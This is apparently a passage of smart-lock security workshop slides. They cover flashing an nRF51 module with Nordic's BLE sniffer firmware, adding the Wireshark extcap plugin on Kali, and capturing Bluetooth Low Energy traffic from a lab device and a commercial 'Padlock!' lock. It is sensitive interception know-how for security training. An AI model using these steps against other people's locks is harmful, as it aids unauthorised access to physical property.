
External USB TTL

RXD->P09


TXD->P011

3V (NOT 5!) VCC

GND



Now put the second module in the board to flash



Second module to flash with sniffer

Standalone „smartlockpicking” device, just powered from board

Flash second module with a sniffer firmware

```
> halt
> nrf51 mass_erase
> reset
> halt
> flash write_image
nrf/sniffer/sniffer_pca10028_51296aa.hex
(...)
> reset
```


Setting up the sniffer – connect to USB

```
root@kali:~# dmesg
(...)
[25958.451531] usb 2-2.2: new full-speed USB device number 10 using
uhci_hcd
[25958.707592] usb 2-2.2: New USB device found, idVendor=10c4,
idProduct=ea60
[25958.707596] usb 2-2.2: New USB device strings: Mfr=1, Product=2,
SerialNumber=3
[25958.707598] usb 2-2.2: Product: CP2102 USB to UART Bridge Controller
[25958.707600] usb 2-2.2: Manufacturer: Silicon Labs
[25958.707601] usb 2-2.2: SerialNumber: 0001
[25958.713131] cp210x 2-2.2:1.0: cp210x converter detected
[25958.717133] usb 2-2.2: cp210x converter now attached to ttyUSB0
```


Wireshark installation #1 (already in your VM)

Help->About->Folders

Check the Extcap path



Name	Location	Typical Files
"File" dialogs	/root/	capture files
Temp	/tmp	untitled capture files
Personal configuration	/root/.config/wireshark/	<i>dfilters, preferences, ethers, ...</i>
Global configuration	/usr/share/wireshark	<i>dfilters, preferences, manuf, ...</i>
System	/etc	<i>ethers, ipxnets</i>
Program	/usr/bin	program files
Personal Plugins	/root/.config/wireshark/plugins	dissector plugins
Global Plugins	/usr/lib/x86_64-linux-gnu/wireshark/plugins/2.4.5	dissector plugins
GeoIP path	/usr/share/GeoIP	GeoIP database search path
GeoIP path	/usr/share/GeoIP	GeoIP database search path
Extcap path	/usr/lib/x86_64-linux-gnu/wireshark/extcap	Extcap Plugins search path

Wireshark #2 install extcap (already in your VM)

Unzip the Sniffer downloaded from Nordic:


```
root@kali:~/nrf_sniffer_2.0.0-beta-1_51296aa/extcap# ls
```

```
nrf_sniffer.bat  nrf_sniffer.py  SnifferAPI
```

```
root@kali:~/nrf_sniffer_2.0.0-beta-1_51296aa/extcap# cp -r  
* /usr/lib/x86_64-linux-gnu/wireshark/extcap/
```

Wireshark install #3 – turn on interface toolbar

View-> Interface
Toolbars -> nRF Sniffer



Wireshark

The screenshot shows the Wireshark Network Analyzer interface. The title bar reads "The Wireshark Network Analyzer". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for file operations, navigation, and analysis. Below the toolbar is a display filter input field with the text "Apply a display filter ... <Ctrl-/>" and a button labeled "Expression...".

The main interface area is divided into several sections. At the top, there are dropdown menus for "Interface" (set to "/dev/tty"), "Device" (set to "All advertising devices"), and "Passkey / OOB key" (set to "Adv Hop 37,38,39"). There are also buttons for "Help", "Defaults", and "Log".

Below this is a "Welcome to Wireshark" message. The "Capture" section shows a filter input field with the text "...using this filter: Enter a capture filter ..." and a dropdown menu set to "All interfaces shown". Below this is a list of capture devices:

- nfqueue
- usbmon1
- usbmon2
- nRF Sniffer: /dev/ttyUSB0** (highlighted in blue)
- Cisco remote capture: cisco
- Random packet generator: randpkt
- SSH remote capture: ssh
- UDP Listener remote capture: udpdump

The "Learn" section at the bottom provides links to "User's Guide", "Wiki", "Questions and Answers", and "Mailing Lists". It also states "You are running Wireshark 2.4.5 (Git v2.4.5 packaged as 2.4.5-1)."

Two red callout boxes are present. The first, labeled "nRF Sniffer toolbar", points to the "Adv Hop 37,38,39" button. The second, labeled "Your sniffer device detected properly. Click here to start sniffing", points to the "nRF Sniffer: /dev/ttyUSB0" entry in the device list.

Capturing from nRF Sniffer: /dev/ttyUSB0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help



Filter specific device

Apply a display filter ... <Ctrl-/>

Interface /dev/tty Device All advertising devices Passkey / OOB key Adv Hop 37,38

Tons of advertisements

No.	Time	Source	Destination	Protocol	Length	Info
282	79.066089	d1:7c:65:9a:9a:a5	Broadcast	LE LL	55	ADV_IND
283	79.267289	Blueradi_13:9f:95	Broadcast	LE LL	57	ADV_IND
284	79.468741	TexasIns_c3:a8:1e	Broadcast	LE LL	63	ADV_IND[Malformed Packet]
285	80.072562	d1:7c:65:9a:9a:a5	Broadcast	LE LL	55	ADV_IND
286	80.273961	Blueradi_33:9f:95	Broadcast	LE LL	57	ADV_IND[Malformed Packet]
287	80.475318	TexasIns_c3:a8:1e	Broadcast	LE LL	63	ADV_IND[Malformed Packet]
288	80.676430	f8:c7:7f:1e:2e:8b	Broadcast	LE LL	39	ADV_IND[Malformed Packet]
289	80.777508	Blueradi_13:5f:95	Broadcast	LE LL	63	ADV_IND[Malformed Packet]
290	80.980162	TexasIns_c3:a8:1e	Broadcast	LE LL	63	ADV_IND[Malformed Packet]
291	81.081553	d1:7c:65:9a:9a:a5	Broadcast	LE LL	55	ADV_IND

▶ Frame 183: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 0

▶ Nordic BLE Sniffer

▼ Bluetooth Low Energy Link Layer

Access Address: 0x8e89bed6

▶ Packet Header: 0x1d40 (PDU Type: ADV_IND, ChSel: #1, TxAdd: Random)

Advertising Address: d1:7c:65:9a:9a:a5 (d1:7c:65:9a:9a:a5)

▼ Advertising Data

▶ Flags

▶ Device Name (shortened): smartlockpicking01

```

0000  fc 06 30 01 4a 19 06 0a 01 27 38 00 00 93 02 00  ..0.J... .'8....
0010  00 d6 be 89 8e 40 1d a5 9a 9a 65 7c d1 02 01 04  ....@.. .e|....
0020  13 08 73 6d 61 72 74 6c 6f 63 6b 70 69 63 6b 69  ..smartl ockpicki
0030  6e 67 30 31 88 65 14                               ng01.e.

```

Filter specific device

Capturing from nRF Sniffer: /dev/ttyUSB0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

Interface /dev/tty Device All advertising devices / OOB key Adv Hop 37,38,39

No.	Time	Device	Signal Strength	Address	Type	Length	Info
948	279.081357	"smartlockpicking01"	-60 dBm	d1:7c:65:9a:9a:a5	random	55	ADV_IND
949	280.086971	"D03972C3A81E!"				55	ADV_IND
950	280.088156	"D03972C3A81E!"				55	ADV_IND
951	280.089032	"D03972C3A81E!"				55	ADV_IND
952	281.095850	"D03972C3A81E!"				55	ADV_IND
953	281.097251	d1:7c:65:9a:9a:a5		Broadcast	LE LL	55	ADV_IND
954	281.100657	d1:7c:65:9a:9a:a5		Broadcast	LE LL	55	ADV_IND
955	282.107442	d1:7c:65:9a:9a:a5		Broadcast	LE LL	55	ADV_IND
956	282.108248	d1:7c:65:9a:9a:a5		Broadcast	LE LL	55	ADV_IND
957	282.108813	d1:7c:65:9a:9a:a5		Broadcast	LE LL	55	ADV_IND



The
PADLOCK
BLUETOOTH + RFID

The
DOORLOCK
BLUETOOTH + RFID



PRIVACY when you *WANT* it,
SECURITY when you *NEED* it.

<https://www.thequicklock.com>

Let's try to sniff „Padlock!“ device

Capturing from nRF Sniffer: /dev/ttyUSB0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl>

Interface /dev/tty Device

No.	Time	Source	Destination	Type	Length	Info
239	13.588134	""	-100 dBm ec:fe:7e:13:9f:95 public		49	ADV_IND
240	13.588732	"smartlockpicking01"	-53 dBm d1:7c:65:9a:9a:a5 random		38	SCAN_REQ
241	13.589221	"D03972C3A81E!"			52	SCAN_RSP
242	13.589757	""	-101 dBm f0:c7:7f:16:2e:8b public		49	ADV_IND
243	13.691037	"Padlock!"	-71 dBm f4:b8:5e:c0:6e:a5 public		49	ADV_IND
244	13.792537	TexasIns_c0:6e:a5	Broadcast	LE LL	49	ADV_IND
245	13.894127	TexasIns_c0:6e:a5	Broadcast	LE LL	49	ADV_IND
246	13.995557	TexasIns_c0:6e:a5	Broadcast	LE LL	49	ADV_IND
247	14.096541	TexasIns_c0:6e:a5	Broadcast	LE LL	49	ADV_IND
248	14.096902	41:99:c9:b2:13:89	TexasIns_c0:6e:a5	LE LL	60	CONNECT_REQ

▶ Frame 1: 57 bytes on wire (456 bits), 57 bytes captured (456 bits) on interface 0


▶ Nordic BLE Sniffer

▶ Bluetooth Low Energy Link Layer

```
0000 22 06 32 01 98 00 06 0a 01 25 64 00 00 7f 82 01 ".2.....%d.....
0010 00 d6 be 89 8e 00 1f 95 9f 13 7e fe ec 02 01 06 .....~.....
0020 15 ff c8 01 01 82 3d 54 f8 18 d4 45 bf 07 f0 1c .....=T...E....
0030 ca 82 94 cf 5f 28 2e 52 62 ( P h
```


The advertising channels again

Advertisement channels




<http://www.connectblue.com/press/articles/shaping-the-wireless-future-with-low-energy-applications-and-systems/>

Limit the channels for sniffing

In order to you maximize a chance to get a connection, you can have 3 independent sniffers, set for specific channels.

Limit the channel on your sniffer, only to 37 or 38 or 39.



„btatt”: filter out the advertisements, only read/write,...

*nRF Sniffer: /dev/ttyUSB0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

btatt Expression... +

Interface /dev/tty Device "smartlockpicking01" -51 dBm d1:7c:65:9f Passkey / OOB key Adv Hop 39 Help Defaults Log

No.	Time	Source	Destination	Protocol	Length	Info
967	138.631709	Master_0xa4f21b52	Slave_0xa4f21b52	ATT	37	Sent Read By Type Request, GATT Include
970	138.632590	Slave_0xa4f21b52	Master_0xa4f21b52	ATT	35	Rcvd Error Response - Attribute Not Found
971	138.733305	Master_0xa4f21b52	Slave_0xa4f21b52	ATT	37	Sent Read By Type Request, GATT Characteristic
974	138.735914	Slave_0xa4f21b52	Master_0xa4f21b52	ATT	46	Rcvd Read By Type Response, Attribute List
975	138.736970	Master_0xa4f21b52	Slave_0xa4f21b52	ATT	37	Sent Read By Type Request, GATT Characteristic
978	138.738352	Slave_0xa4f21b52	Master_0xa4f21b52	ATT	35	Rcvd Error Response - Attribute Not Found
979	138.739221	Master_0xa4f21b52	Slave_0xa4f21b52	ATT	35	Sent Find Information Request, Handles:
982	138.740869	Slave_0xa4f21b52	Master_0xa4f21b52	ATT	35	Rcvd Error Response - Attribute Not Found
→ 1555	152.542496	Master_0xa4f21b52	Slave_0xa4f21b52	ATT	33	Sent Read Request, Handle: 0x0003 (Generic Access Profile: Device Name)
← 1559	152.649188	Slave_0xa4f21b52	Master_0xa4f21b52	ATT	49	Rcvd Read Response, Handle: 0x0003 (Generic Access Profile: Device Name)

Bluetooth Attribute Protocol

- ▶ Opcode: Read Response (0x0b)
- ▶ [Handle: 0x0003 (Generic Access Profile: Device Name)]

Device Name: smartlockpicking01

[Request in Frame: 1555]

```
0000 55 06 2a 01 e9 0d 06 0a 01 23 35 78 01 96 00 00 U.*.....#5x....
0010 00 52 1b f2 a4 06 17 13 00 04 00 0b 73 6d 61 72 .R.....smar
0020 74 6c 6f 63 6b 70 69 63 6b 69 6e 67 30 31 72 f9 tlockpic king01r.
0030 5d ]
```

